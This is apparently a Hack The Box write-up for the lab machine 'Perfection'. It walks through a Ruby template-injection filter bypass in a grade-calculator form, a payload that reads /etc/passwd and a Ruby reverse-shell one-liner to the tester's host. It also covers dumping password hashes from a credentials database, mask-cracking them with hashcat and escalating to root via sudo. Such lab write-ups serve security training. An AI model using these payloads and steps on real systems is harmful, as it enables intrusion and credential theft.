
HTB-Perfection



Information Gathering

Rustscan

Rustscan discovers SSH and HTTP running on target.


```
┌──(yoon㉿kali)-[~/Documents/htb/perfection]
└─$ rustscan --addresses 10.10.11.253 --range 1-65535
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
```

```
😵 https://admin.tryhackme.com
<snip>
Host is up, received syn-ack (0.41s latency).
Scanned at 2024-05-16 23:39:15 EDT for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
```

Enumeration

HTTP - TCP 80


The website provides service for calculating total grade in a class.



Weighted Grade Calculator

A tool to calculate the total grade in a class based on category scores and percentage weights.

Through `/weighted-grade`, we can input data and receive total grade as a result.




Calculate your weighted grade

Category	Grade	Weight (%)

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Total grade outputs as such:



Your total grade is 23%

sdf: 1%

wer: 2%


df: 3%

wer: 2%

s: 13%


Ruby SSTI

Let's try fuzzing category parameter with these payloadsfor SSTI:




```
category1=§sdf§&grade1=12&weight1=10&category2=wer&grade2=14&weight2=20&category3=df&grade3=12&weight3=
30&category4=wer&grade4=12&weight4=20&category5=s&grade5=65&weight5=20
```

Some of the payloads show different response length from the others:




Request	Payload	Status	Error	Timeout	Length
5	<%= 7 * 7 %>	400	☐	☐	328
21	<%= File.open('/etc/passwd').re...	400	☐	☐	373
17	{% for key, value in config.iterite...	400	☐	☐	471
30	{% for x in ().__class__.__base__...	400	☐	☐	590
46	{% for x in ().__class__.__base__...	400	☐	☐	926
1		200	☐	☐	5514
2	{{4*4}}[[5*5]]	200	☐	☐	5514
3	{{7*7}}	200	☐	☐	5514
4	{{7*'7'}}	200	☐	☐	5514
6	${3*3}	200	☐	☐	5514
7	${{7*7}}	200	☐	☐	5514

When `<%= 7 * 7 %>` payload is sent, response says Invalid query paramaters:



```
category1=%3c%%3d%207%20%2a%207%20%%3e&grade1=12&weight1=10&category2=wer&grade2=14&weight2=20&category3=df&grade3=12&
weight3=30&category4=wer&grade4=12&weight4=20&category5=s&grade5=65&weight5=20
```




```
Invalid query parameters: invalid %-encoding (%3c%%3d%207%20%2a%207%20%%3e)
```

Let's try some payloads specifically for Ruby only, from here.

After some trials, we can tell that SSTI works when order of information input is changed and when we inject new line to the payload.


Below is the payload that passes the filter:

```
a
<%=system("pwd");%>
```




```
grade1=12&weight1=10&category2=wer&grade2=14&weight2=20
&category3=df&grade3=12&weight3=30&category4=wer&grade4
=12&weight4=20&category5=s&grade5=65&weight5=20&
category1=a%0A<%25%3Dsystem("pwd");%25>
```

I see that the payload is sent and returns **true**:




```
Your total grade is 23%<p>
  a
  true
```

Similarly, we can craft payload for reading /etc/passwd:



```
grade1=12&weight1=10&category2=wer&grade2=14&weight2=20
&category3=df&grade3=12&weight3=30&category4=wer&grade4
=12&weight4=20&category5=s&grade5=65&weight5=20&
category1=
a%0A<%25%3d+File.open('/etc/passwd').read+%25>
```

Payload runs successfully:




```
Your total grade is 23%<p>
  a
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no
  login
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/no
  login
```

SSTI Reverse Shell

Using Reverse Shell Generator, we can spawn reverse shell as Susan:

`ruby -rsocket -e'spawn("sh", [:in,:out,:err]=>TCPSocket.new("10.10.14.14",1337))'`

On our netcat listener, reverse shell connection is made:




```
┌──(yoon㉿kali)-[~/Documents/htb/perfection]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.253] 58180
whoami
susan
```

Let's make the shell more interactive through Python:

`python3 -c 'import pty; pty.spawn("/bin/sh")'`


Privesc: susan to root

On Susan's home directory, there a directory named **Migration**:




```
$ ls -l
ls -l
total 12
drwxr-xr-x 2 root root  4096 Oct 27  2023 Migration
drwxr-xr-x 4 root susan 4096 Oct 27  2023 ruby_app
-rw-r----- 1 root susan   33 May 15 07:56 user.txt
```

Inside of it, there's a file named pupilpath_credentials.db and it shows password hash for Susan Miller:



```
$ cat pupilpath_credentials.db
cat pupilpath_credentials.db
��^�ableusersusersCREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
a�\
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

Using `strings`, we can obtain several more password hashes for different users:




```
$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

Before attempting to crack the above hash, let's do some more local enumeration.

Local Enumeration

Below shows all the files owned by the current user but nothing looks interesting:


`find / -uid 1001 -type f -ls 2>/dev/null | grep -v "/proc*"`



```
$ find / -uid 1001 -type f -ls 2>/dev/null | grep -v "/proc*"
find / -uid 1001 -type f -ls 2>/dev/null | grep -v "/proc*"
     8240     48 -rwxrwxr-x   1 susan    susan       48875 Apr 19 16:17 /tmp/lse.sh
     1020      4 -rw-r--r--   1 susan    susan          39 Oct 17  2023 /home/susan/.vimrc
     1031      4 -rw-r--r--   1 susan    susan         220 Feb 27  2023 /home/susan/.bash_logout
     1032      4 -rw-r--r--   1 susan    susan        3771 Feb 27  2023 /home/susan/.bashrc
     1033      4 -rw-r--r--   1 susan    susan         807 Feb 27  2023 /home/susan/.profile
     3653      0 -rw-r--r--   1 susan    susan           0 Oct 27  2023 /home/susan/.sudo_as_admin_successful
     2202      4 -rw-------   1 susan    susan          32 May 14  2023 /home/susan/.gnupg/pubring.kbx
     2233      4 -rw-------   1 susan    susan        1200 May 14  2023 /home/susan/.gnupg/trustdb.gpg
     1147      0 -rw-r--r--   1 susan    susan           0 Feb 28  2023 /home/susan/.cache/motd.legal-displayed
```

Below searches for files with the name of the user "susan" in it:


`find / -name "*susan*" -type f -ls 2>/dev/null`



```
$ find / -name "*susan*" -type f -ls 2>/dev/null
find / -name "*susan*" -type f -ls 2>/dev/null
    39937      4 -rw-r-----   1 root     susan         625 May 14  2023 /var/mail/susan
     1227     12 -rw-r--r--   1 root     susan        8597 Apr  3  2023 /home/susan/ruby_app/public/images/susan.jpg
```

`/var/mail/susan` looks interesting.


Email Susan reveals the password structure for the above discovered hash:



```
$ cat /var/mail/susan
cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our'
 including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password form
at is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

Hash Cracking

Before moving on the cracking, let's prepare the hash for Susan:



```
yoon@yoon-XH695R:~$ cat susan.hash
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

Below is the hashcat command that cracks the password:

`hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d`


`susan_nasus_?d?d?d?d?d?d?d?d?d` : This is the mask that specifies the format of the passwords we are trying to crack.

`?d`: This represents a digit (`0-9`). Each `?d` is a placeholder for a single digit. we have nine `?d` placeholders, which means Hashcat will try all combinations of nine-digit numbers.

Given the mask, Hashcat will try passwords like:


- `susan_nasus_000000000`
- `susan_nasus_000000001`
- `susan_nasus_123456789`
- `susan_nasus_999999999`

Hashcat successfully cracks the password:



```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_n
asus_413759210

Session..........: hashcat
Status...........: Cracked
```

We can not sudo into root with the cracked password:



```
$ sudo su
sudo su
[sudo] password for susan: susan_nasus_413759210

root@perfection:/var/mail# id
id
uid=0(root) gid=0(root) groups=0(root)
```